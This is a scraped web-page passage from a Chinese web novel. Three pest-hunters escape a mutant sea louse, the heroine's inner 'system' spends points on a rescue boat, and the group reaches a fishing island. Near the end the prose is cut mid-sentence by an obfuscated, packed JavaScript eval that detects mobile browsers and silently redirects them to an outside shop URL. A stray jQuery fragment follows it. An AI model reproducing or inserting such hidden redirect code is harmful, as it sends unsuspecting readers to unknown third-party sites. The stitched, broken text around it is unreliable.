海浪一波接着一波狠狠拍打,三人被冲得分散开来,变异巨型海虱还在不停制造巨浪,身位与亭彤之间不断缩短。
柏序秋呛了口海水,拼尽全力起身朝亭彤游去欲要靠拢,他抬手生成一道道微弱屏障替亭彤挡住汹涌而来的猛烈巨浪,此时柏序秋耳中传来一阵耳鸣,意识变得模糊——他已经超负荷用了太多感知。
柏序秋咬着牙晃了晃头,强行让自己的意识清醒起来,他朝那边大喊道:“!!亭彤——”快躲开。
急切的提醒还未说出口,只见亭彤完全没有因为当前的场面而乱了阵脚,从水下抽出一把短刃,手腕利落反转,对着迎面扑来的巨型海虱径直刺去,但海虱外壳实在是坚硬厚实,作为装备师也没有相应的力量,最终只是浅浅扎进去一层,但也足够让变异海虱吃痛了。变异海虱被突如其来的剧痛刺激得疯狂扭动躯干,扑腾出的浪花将亭彤拍出更远——但也因祸得福让亭彤暂时脱离了当前的危险。
亭彤在骇浪的拍打下又呛了好几口海水,被船体零散的部件撞到好几下,胳膊上划出的口子哗哗流血,她眯着眼睛抓住身旁的甲板浮木借力稳住身形,待柏序秋赶来,两人并肩而立,亭彤喊道:“你不用管我,桑桑呢——”
“刚才四处打量过了没看见她,可能在其他方向。”柏序秋回道。
两人正准备寻找桑池之际,正缓缓下沉的通勤船后方忽然冒出一艘备用小船朝他俩驶来——桑池站在小船上,笨拙地调整小船方向,船身走得扭扭歪歪,好几次险些撞上海面上漂浮的断木……
桑池哪里开过船,她最多就在原世界的公园里蹬过那种小鸭子踏板船,只能勉强往这边硬凑。
刚刚她落入海里憋了会儿气,浮上来的时候手边就是这艘应急备用船——好像依稀在脑海里听到是小茯苓用她的积分换的。
“我控制不住航向,你们往这边游一下,快点!——”桑池朝他们喊道。
亭彤柏序秋拼尽全力互相扶持着靠近小船,亭彤立即扒住一侧翻上船,挤到船舵位置。她熟稔地接过操纵杆,调整至高速行驶档位,稳住颠簸摇晃的船身,快速驶离这片海域——现在没有战斗的环境,更何况三人已经超负荷的频繁使用感知,精疲力尽。
没必要恋战。
只是这里并不是变异海虱道生活环境,为什么……
驶出一段距离后,粒子摄像机也逐渐悬浮回拢,画面逐渐稳定下来,刚才只拍到了部分亭彤、柏序秋的画面,桑池部分的画面有着短暂的缺失。
脱离危险后,亭彤关心问道:“你们两个感觉怎么样,有没有受伤?”
桑池看着亭彤不断流血的手臂,说道:“我没事,柏序秋血条更是厚。”
她顿了顿,又道:“小彤,你没事吗,我们俩伤的还没有你重。”
飙升的肾上腺素逐渐回落,亭彤顺着桑池的目光看着自己的手臂,不知道还好,现在她看着自己手臂上的划伤伴随着海水中腐蚀液的强酸灼出的刺痛此刻瞬间席卷全身,痛感清晰传来,她深吸了一口气又呼出,缓缓才回道:“我没事,桑桑,这个不怎么疼,上岸后简单处理一下就行,你先去看看序秋怎么样了。”
桑池点点头,转身看着靠在船沿的柏序秋。
柏序秋从上船后就扶着船身大口喘着粗气,他额头渗出一层冷汗,脱离危险后紧绷的神经放松,过度透支的副作用成倍的铺开,他太阳穴突突直跳,耳鸣作响震的他头晕目眩,桑池看见也并没有像平日那样落井下石揶揄他——毕竟如果不是柏序秋,光是翻船就够把他们拍晕在海里了,那一刻凝出屏障为他们挡住致命一击实属也是惊人的爆发力了,但这些镜头并没有捕捉到。
桑池心想,不愧是原书男女主,魄力与实力都非常惊人。
除补充营养能量之外,营养液也有提神醒脑的作用,桑池拧开盖子直往柏序秋嘴里倒,给他呛得起来拍着胸脯不断咳嗽。
桑池满意得看着柏序秋,心想着不愧是高科技,效果真是立竿见影。
柏序秋咳了好一阵子才缓过来,他感觉刚才没被变异海虱怎么样,反而差点被桑池趁虚补刀整个半死。
“你就不能慢点倒,差点呛死我,没了我上哪再找我这样可靠的队友。”柏序秋瞪了桑池一眼道。
桑池无视他的眼刀:“祸害遗千年的道理我还是明白的。”
“……”柏序秋无力反驳。
“你哪里找来的这个小船。”
桑池总不能说是系统给她变出来的吧,随口胡诌道:“这种船不都应该有个应急小船吗,我从水里浮上来后恰好就在我周围,只是我不会操控,所以才这么慢过来。”
“真是傻人有傻福。”
“……”这下轮到桑池哑口无言了,好队友就这样互相伤害吧。
她突然想起一件很重要的事情,桑池在脑海中问小茯苓:
【桑池:“小茯苓,话说刚才那个船用了多少积分?”】
【小茯苓:“35积分哦,现在宿主还剩下37积分。”】
桑池肉疼得很,她感觉心都在滴血,但也没办法,如果不是小茯苓,他们可能小命都要不保了。
小茯苓洋洋自得地邀功:
【小茯苓:“怎么样宿主,这波救驾是不是很及时!!”】
【桑池:“呵呵……是的!!非常及时!”】
【小茯苓:“积分置换船的过程我还屏蔽了粒子摄像机的信号哦,宿主。”】
【桑池:“你真棒!”】
幼师桑附体,心疼归心疼,该夸还是得夸的,情绪价值得到位。
只是如果不花积分就完美了。
弹幕观众看她们几个没事也是松了一口气——
【小诺米:“我天,桑池这是什么欧皇附体!!太幸运了。”】
【喜欢苹果味:“这就是机关算尽不如命运轻描一笔具像化了,贵人自有天象,直播间风水很好啊,我跟定这个小队了。”】
如果让桑池看到这两条弹幕她能一口气上不来晕过去——什么欧皇啊,这完全是她积分换的!!
下次别让她再看见这只
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17638023|206629||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
海虱!!!
不久,刚刚远处模糊的岛影逐渐变得清晰起来,她们的小船缓缓停靠在九星岛码头边,桑池吸了吸鼻子,海风中混着鱼腥味,海浪一遍一遍地拍打着海岸边的环岛礁石。
往海面望去,整片近海铺满连片的养殖渔排,海面像一个巨大的棋盘,而这些养殖渔排则是下在海面棋盘上的棋子,现在还能看见渔民撑着长杆敲网喂食,帝国海鱼95%的来源都依靠近海养殖,毕竟深海被变异虫兽腐蚀液污染较大不说,捕捞难度也大。
整片养殖区紧贴环岛海岸线铺开,这些也是岛民们维系营生的根本,而每逢这个季节渔民们每天都在提心吊胆——变异死水虫每年迫害渔村前都会在她们的各个栖息洞穴、缝隙中产好卵,而九星岛连绵的矮山盘踞在岛屿中心,草木繁茂,死水虫卵正是蛰伏其中,深山老林是死水虫最好的天然保护伞,即使每年冬天都会有小队来进行除卵清理行动也无法做到彻底清除。
待死水虫养精蓄锐成熟之际,灾祸必然会来,只是没人能预判到具体是哪天,只知道一定是某个毫无防备的深夜——
接待桑池三人的村官是一个年纪轻轻的青年,约摸着二十六七的样子。
“终于等到你们了。”青年村官伸手拉他们下船,想帮她们接行李,却发现她们三个孑然一身,浑身更是湿漉漉很狼狈,相必是在路上遭遇了虫兽。
放下落空的手,侧身为他们引路,语速平稳道:“两小时前就接到了你们从夏城码头出发的消息,理应一个小时前就该到,我还以为你们出了什么事,心里一直是慌慌的。”
桑池看着眼前这位青年,眉眼间尽是沉稳踏实,不像虚伪说假话的样子。说话行事也没有年轻人的浮躁,皮肤是常年日晒晒出的健康小麦色,刚刚递过来的手上不少薄茧,看来是一位实打实帮助渔民做事的村官。
“是啊,没想到会遇到变异海虱,往年来这边的小队也会遇到吗?”亭彤顺嘴打听着,他们来之前可没有听说,甚至就连最开始的海蚜虫雾也不是所有人都会遇到。
“海虱?”青年村官不解地问。
“从未听说过,不过可能是我来岛上年限短,见识的少。我一会儿去和其它本地岛民打听打听,但按照常理说这并不是变异海虱会赖以生存的海域…”
“那麻烦您了。”
“不麻烦不麻烦,最辛苦的还是你们驱虫师,成天为我们这些百姓出生入死的四处奔波,都是应该做的。”年轻村官连连摆手,语气真诚,发自肺腑。
“岛上设备没那么先进,岛民如果受了重伤得去夏城的治疗仓,我先带你们去岛上的诊所处理包扎一下吧,也有小型治疗仓至少能缓解许多。”青年看着亭彤手臂上的伤,半小时放任不管,伤势已经明显恶化,伤口边缘的皮肉发白发皱,渗出的淡黄色组织液与血水粘在一起往下淌,他看着都觉得幻痛。
只是亭彤从头到尾没表露过半分,但不自觉因疼痛蹙紧的眉头、额角渗出的冷汗以及下意识不敢用力动作抽颤着的胳膊都无不暴露着亭彤承受着的钻心剧痛。